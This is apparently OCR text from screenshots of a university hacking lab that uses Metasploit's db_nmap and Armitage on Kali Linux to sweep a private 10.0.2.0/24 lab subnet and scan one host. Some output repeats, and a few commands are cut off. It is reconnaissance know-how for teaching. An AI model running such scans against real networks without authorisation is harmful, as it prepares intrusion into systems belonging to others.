
Enter scan range (e.g., 192.168.1.0/24):

10.0.2.*

```
msf5 >
```




```
msf5 > db_nmap --min-hostgroup 96 -T4 -n -sn 10.0.2.*
[*] Nmap: Starting Nmap 7.80 ( https://nmap.org ) at 2023-04-17 11:46 EDT
[*] Nmap: Nmap scan report for 10.0.2.1
[*] Nmap: Host is up (0.00064s latency).
[*] Nmap: Nmap scan report for 10.0.2.8
[*] Nmap: Host is up (0.00034s latency).
[*] Nmap: Nmap scan report for 10.0.2.15
[*] Nmap: Host is up (0.000099s latency).
[*] Nmap: Nmap done: 256 IP addresses (3 hosts up) scanned in 2.92 seconds
msf5 > S
```




Enter scan range (e.g., 192.168.1.0/24): 10.0.2.8


```
msf5 > db_nmap --
[*] Nmap: Starting Nmap 7.80 ( https://nmap.org ) at 2023-04-17 11:46 EDT
[*] Nmap: Nmap scan report for 10.0.2.1
[*] Nmap: Host is up (0.00064s latency).
[*] Nmap: Nmap scan report for 10.0.2.8
[*] Nmap: Host is up (0.00034s latency).
[*] Nmap: Nmap scan report for 10.0.2.15
[*] Nmap: Host is up (0.000099s latency).
[*] Nmap: Nmap done: 256 IP addresses (3 hosts up) scanned in 2.92 seconds
msf5 > S
```


Hacking-Kali-Linux-COMP3052-202304 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Armitage
11:51 AM
Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
10.0.2.8
10.0.2.1
10.0.2.15
Console X
nmap X
nmap X
Right Ctrl


```
[*] Nmap: Completed NSE at 11:50, 0.00s elapsed
[*] Nmap: Initiating NSE at 11:50
[*] Nmap: Completed NSE at 11:50, 0.00s elapsed
[*] Nmap: Initiating NSE at 11:50
[*] Nmap: Completed NSE at 11:50, 0.00s elapsed
[*] Nmap: Read data files from: /usr/bin/../share/nmap
[*] Nmap: Service detection performed. Please report any incorrect results
at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 19.65 seconds
msf5 >
```


Hacking-Kali-Linux-COMP3052-202304 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Armitage
11:54 AM
Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
10.0.2.8
10.0.2.1
10.0.2.15
Console X
nmap X
nmap X
Right Ctrl

